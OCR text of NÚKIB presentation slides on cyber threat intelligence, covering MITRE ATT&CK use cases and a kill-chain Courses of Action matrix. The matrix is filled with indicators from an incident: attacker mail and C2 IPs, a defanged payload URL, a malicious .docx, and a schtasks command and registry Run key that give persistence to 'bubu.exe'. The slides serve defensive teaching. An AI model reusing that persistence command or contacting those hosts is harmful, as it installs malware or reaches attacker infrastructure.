


TTPs: MITRE ATT&CK use cases

source: MITRE ATTACK

TTPs: MITRE ATT&CK use cases

- Adversary emulation



- CTI in general
- Kill chain
- Diamond model
- IoC
- Threat behaviour
- Courses of Action

Courses of Actions

- CoA helps to answer questions:
  - What is the action for each indicator?
  - What options do I have available?
  - What capabilities do I lack?
  - Where should I focus investment?

	Discover	Detect	Deny	Disrupt	Degrade	Deceive	Destroy
Recon							
Weapon							
Deliver							
Exploit							
Install							
C2							
AoI							

Indicators
TTPs

Courses of Actions in our incident


	Discover	Detect	Deny
Recon	• mx.infrastructure1.com IP: 185.185.120.120 • mx.infrastructure2.com IP: 185.185.121.121	• mx.infrastructure1.com IP: 185.185.120.120 • mx.infrastructure2.com IP: 185.185.121.121	
Weapon			VBA Macros
Deliver	• mx.attacker.org IP: 105.58.57.56	• mx.attacker.org IP: 105.58.57.56	
Exploit	• Supervyhra.docx (+ hashes)		
Install	• hXXps://185.185.100.101/afgk/SV.dll • bubu.exe + characteristics • schtasks /create /tn "mysc" /tr C:\Users\bruno\AppData\Local\bubu\bubu.exe /sc ONLOGON /… • HKCU\Software\Microsoft\Windows\CurrentVersion\Run /d C:\Users\bruno\AppData\Local\bubu\bubu.exe		
C2	• 105.58.52.32 • 105.58.41.42 • 105.58.43.22	• 105.58.52.32 • 105.58.41.42 • 105.58.43.22	
AoO			Block credential stealing from LSASS

Obstacles to CTI

- Lack of data
  - Organizations do not have appropriate tools, e.g. for logging, network monitoring
  - Dependency on data from others (in case you‘re a gov organization)
- Lack of people
- Lack of data correlation
- CTI is expensive (tools, data)
- Lack of management support

Conclusion

- CTI is proactive activity focused on preventing future threats
- CTI alone cannot protect critical assets but it complements every aspect of cyber security



Source: Sergio Caltagirone (2018): Industrial Control Threat Intelligence


NÚKIB

Michaela Rojčíková

Reactive unit, NÚKIB

E-mail: m.rojcikova@nukib.cz
Tel: +420 541 110 776